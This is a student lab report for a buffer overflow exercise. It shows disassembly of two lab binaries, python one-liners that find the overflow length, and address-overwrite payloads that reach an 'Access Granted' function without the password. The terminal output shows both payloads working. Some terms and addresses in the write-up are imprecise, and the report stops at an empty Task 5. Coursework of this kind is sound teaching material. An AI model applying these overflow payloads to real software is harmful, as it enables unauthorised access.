

Amir Mansha

CYSE 211


Buffer Overflow Lab

Professor Gebril

Task 1


In this task we want to get the base pointer address “ebp” so we can use that in the next tasks to overflow the buffer. To do find the address in both buffer_oflow1 and buffer_oflow2 I used the “odjdump -d” command. You can see in the screenshots below where I highlighted the address.

Firstly, I changed my directory to “lab1” and I extracted the buffer_oflow folder from the files application.

A terminal window titled "Terminal - student@ip-10-1-162-49: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows a series of commands and their outputs. The user sets the PS1 prompt to "Amir_Mansha@vm:~\$". They attempt to cd to /lab1/buffer_oflow but get an error. Then they cd to lab1, pwd (showing /home/student/lab1), and ls (showing buffer_oflow, buffer_oflow.tar, and user_hashes.txt). Finally, they cd to buffer_oflow, pwd (showing /home/student/lab1/buffer_oflow), and the prompt returns to Amir_Mansha@vm:~\$.

```
student@ip-10-1-162-49:~$ export PS1="Amir_Mansha@vm:~$"  
Amir_Mansha@vm:~$cd /lab1/buffer_oflow  
bash: cd: /lab1/buffer_oflow: No such file or directory  
Amir_Mansha@vm:~$cd lab1  
Amir_Mansha@vm:~$pwd  
/home/student/lab1  
Amir_Mansha@vm:~$ls  
buffer_oflow  buffer_oflow.tar  user_hashes.txt  
Amir_Mansha@vm:~$cd buffer_oflow  
Amir_Mansha@vm:~$pwd  
/home/student/lab1/buffer_oflow  
Amir_Mansha@vm:~$
```

Buffer_overflow1: the address is 8048ac




```
Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
Amir_Mansha@vm:~$

Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
8048498:  c7 04 24 a4 97 04 08  movl  $0x80497a4, (%esp)
804849f:  ff d0                  call  *%eax
80484a1:  c9                    leave
80484a2:  e9 79 ff ff ff        jmp   8048420 <register_tm_clones>
80484a7:  e9 74 ff ff ff        jmp   8048420 <register_tm_clones>

080484ac <accessGranted>:
80484ac:  55                    push  %ebp
80484ad:  89 e5                mov   %esp,%ebp
80484af:  83 ec 18             sub   $0x18,%esp
80484b2:  c7 04 24 f0 85 04 08  movl  $0x80485f0, (%esp)
80484b9:  e8 d2 fe ff ff        call  8048390 <puts@plt>
80484be:  c7 04 24 00 86 04 08  movl  $0x8048600, (%esp)
80484c5:  e8 c6 fe ff ff        call  8048390 <puts@plt>
80484ca:  c7 04 24 69 86 04 08  movl  $0x8048669, (%esp)
80484d1:  e8 ba fe ff ff        call  8048390 <puts@plt>
80484d6:  b8 00 00 00 00        mov   $0x0,%eax
80484db:  c9                    leave
80484dc:  c3                    ret

080484dd <accessDenied>:
80484dd:  55                    push  %ebp
80484de:  89 e5                mov   %esp,%ebp
80484e0:  83 ec 18             sub   $0x18,%esp
```

Buffer_oflow2: the address is 8048c5



```
student@ip-10-1-162-49:~$ export PS1="Amir_Mansha@vm:~$"  
Amir_Mansha@vm:~$  
  
student@ip-10-1-162-49:~$ export PS1="Amir_Mansha@vm:~$"  
Amir_Mansha@vm:~$pwd  
/home/student  
Amir_Mansha@vm:~$cd lab1  
Amir_Mansha@vm:~$ls  
buffer_oflow  buffer_oflow.tar  user_hashes.txt  
Amir_Mansha@vm:~$./buffer_oflow  
bash: ./buffer_oflow: Is a directory  
Amir_Mansha@vm:~$pwd  
/home/student/lab1  
Amir_Mansha@vm:~$objdump -d ./buffer_oflow2  
objdump: './buffer_oflow2': No such file  
Amir_Mansha@vm:~$pwd  
/home/student/lab1  
Amir_Mansha@vm:~$cd buffer_oflow  
Amir_Mansha@vm:~$pwd  
/home/student/lab1/buffer_oflow  
Amir_Mansha@vm:~$objdump -d ./buffer_oflow2  
  
./buffer_oflow2:      file format elf32-i386  
  
Disassembly of section .init:
```

```
Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
student@ip-10-1-162-49:~$ export PS1="Amir_Mansha@vm:~$"
Amir_Mansha@vm:~$
```


```
Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
00484b2:  c7 04 24 e0 86 04 08  movl  $0x80486e0, (%esp)
00484b9:  e8 d2 fe ff ff      call  0048390 <puts@plt>
00484be:  b8 00 00 00 00      mov   $0x0, %eax
00484c3:  c9                  leave
00484c4:  c3                  ret

00484c5 <accessGranted>:
00484c5:  55                  push  %ebp
00484c6:  89 e5               mov   %esp, %ebp
00484c8:  57                  push  %edi
00484c9:  53                  push  %ebx
00484ca:  83 ec 50            sub   $0x50, %esp
00484cd:  8d 55 c6            lea   -0x3a(%ebp), %edx
00484d0:  bb 32 00 00 00      mov   $0x32, %ebx
00484d5:  b8 00 00 00 00      mov   $0x0, %eax
00484da:  89 d1               mov   %edx, %ecx
00484dc:  83 e1 02            and   $0x2, %ecx
```

Task 2: In this task we need to figure out how many bytes or As we need to overflow the input buffer for both the programs. We find this out by using the python command “ python -c ‘print “A”*x ‘ | ./buffer_oflowx.

I started from 10 and then I kept adding 10’s for example, “A”*10 then “A”*20 then “A”*30 and so on until it gave me “segmentation fault (core dumped)” which means I have more As than needed.


So, for buffer_oflow1 I guessed between 80 – 88 because 90 A’s were more than needed. I guessed 80 then 81 and then 82 where it finally gave me the “illegal instruction” (core dumped) which means that I am trying to overflow the buffer.



```
Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
Amir_Mansha@vm:~$

Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
Amir_Mansha@vm:~$python -c 'print "A"*80 ' | ./buffer_oflow1
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*81 ' | ./buffer_oflow1
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*82 ' | ./buffer_oflow1
Enter password: Access Denied . . .
Illegal instruction (core dumped)
Amir_Mansha@vm:~$./buffer_oflow1
Enter password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Access Denied . . .
Illegal instruction (core dumped)
Amir_Mansha@vm:~$
```

For buffer_oflow2, I repeated the same steps as buffer_oflow1, however, at 80 A's I got the segmentation fault (core dumped) message so I knew it could be between 70-79. I guessed 70, 71, and finally when I tried 72 A's I got the illegal instruction message which means I am on the right path to overflow the buffer.



```
Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
student@ip-10-1-162-49:~$ export PS1="Amir_Mansha@vm:~$"
Amir_Mansha@vm:~$


Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
Amir_Mansha@vm:~$python -c 'print "A"*10 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*20 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*30 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*40 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*50 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*60 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*70 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*80 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Segmentation fault (core dumped)
Amir_Mansha@vm:~$python -c 'print "A"*71 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*72 ' | ./buffer_oflow2
Enter password: Access Denied . . .
Illegal instruction (core dumped)
Amir_Mansha@vm:~$
```

Task 3: In this task, we will use the base pointer address to try to overflow the buffer and get the “Access Granted!” message without entering the password.

In order to do that, first, we have to convert the base pointer address to little endian format.

We have to use the similar command but just add the “ebp” in the little endian format as show in the screenshots.


For buffer_oflow1, it would be `\xac\x84\x04\x08` because the ebp was 8048ac.



```
Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
Amir_Mansha@vm:~$

Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
Amir_Mansha@vm:~$python -c 'print "A" + "\xac\x84\x04\x08" ' | ./buffer_oflow1
> ^C
Amir_Mansha@vm:~$python -c 'print "A"*82 + "\xac\x84\x04\x08" ' | ./buffer_oflow1
> ^C
Amir_Mansha@vm:~$python -c 'print "A" + "\xac\x84\x04\x08" ' | ./buffer_oflow1
Enter password: Access Denied . . .
Amir_Mansha@vm:~$python -c 'print "A"*82 + "\xac\x84\x04\x08" ' | ./buffer_oflow1
Enter password: Access Denied . . .
Access Granted!
"Progress isn't made by early risers. It's made by lazy men trying to find easier ways to do something."
- Robert Heinlein
Segmentation fault (core dumped)
Amir_Mansha@vm:~$
```

For buffer_overflow2, it would be \xc5\x84\x04\x08 because the ebp was 8048c5.


A terminal window titled "Terminal - student@ip-10-1-162-49: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The prompt is "Amir_Mansha@vm:~\$". The command executed is "python -c 'print \"A\"*72 + \"\xc5\x84\x04\x08\" ' | ./buffer_overflow2". The output shows a password prompt "Enter password: Access Denied . . .", followed by a message "Science is magic that works." and a signature "-Kurt Vonnegut". The terminal then displays a "Segmentation fault (core dumped)" message. The prompt returns to "Amir_Mansha@vm:~\$" with a green cursor.

```
Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
Amir_Mansha@vm:~$python -c 'print "A"*72 + "\xc5\x84\x04\x08" ' | ./buffer_overflow2
Enter password: Access Denied . . .
'Science is magic that works.'
-Kurt Vonnegut

Segmentation fault (core dumped)
Amir_Mansha@vm:~$
```


Task 4: In this task, once we have successfully accessed the program without entering the password, we will see a quote for the buffer_oflow2 program which is: " Science is magic that works." – Kurt Vonnegut

The last name of the author quoted in the buffer_oflow2 program is Vonnegut.



```
Terminal - student@ip-10-1-162-49: ~
File Edit View Terminal Tabs Help
Amir_Mansha@vm:~$python -c 'print "A"*72 + "\xc5\x84\x04\x08" ' | ./buffer_oflow2
Enter password: Access Denied . . .
'Science is magic that works.'
-Kurt Vonnegut

Segmentation fault (core dumped)
Amir_Mansha@vm:~$
```

Task 5:

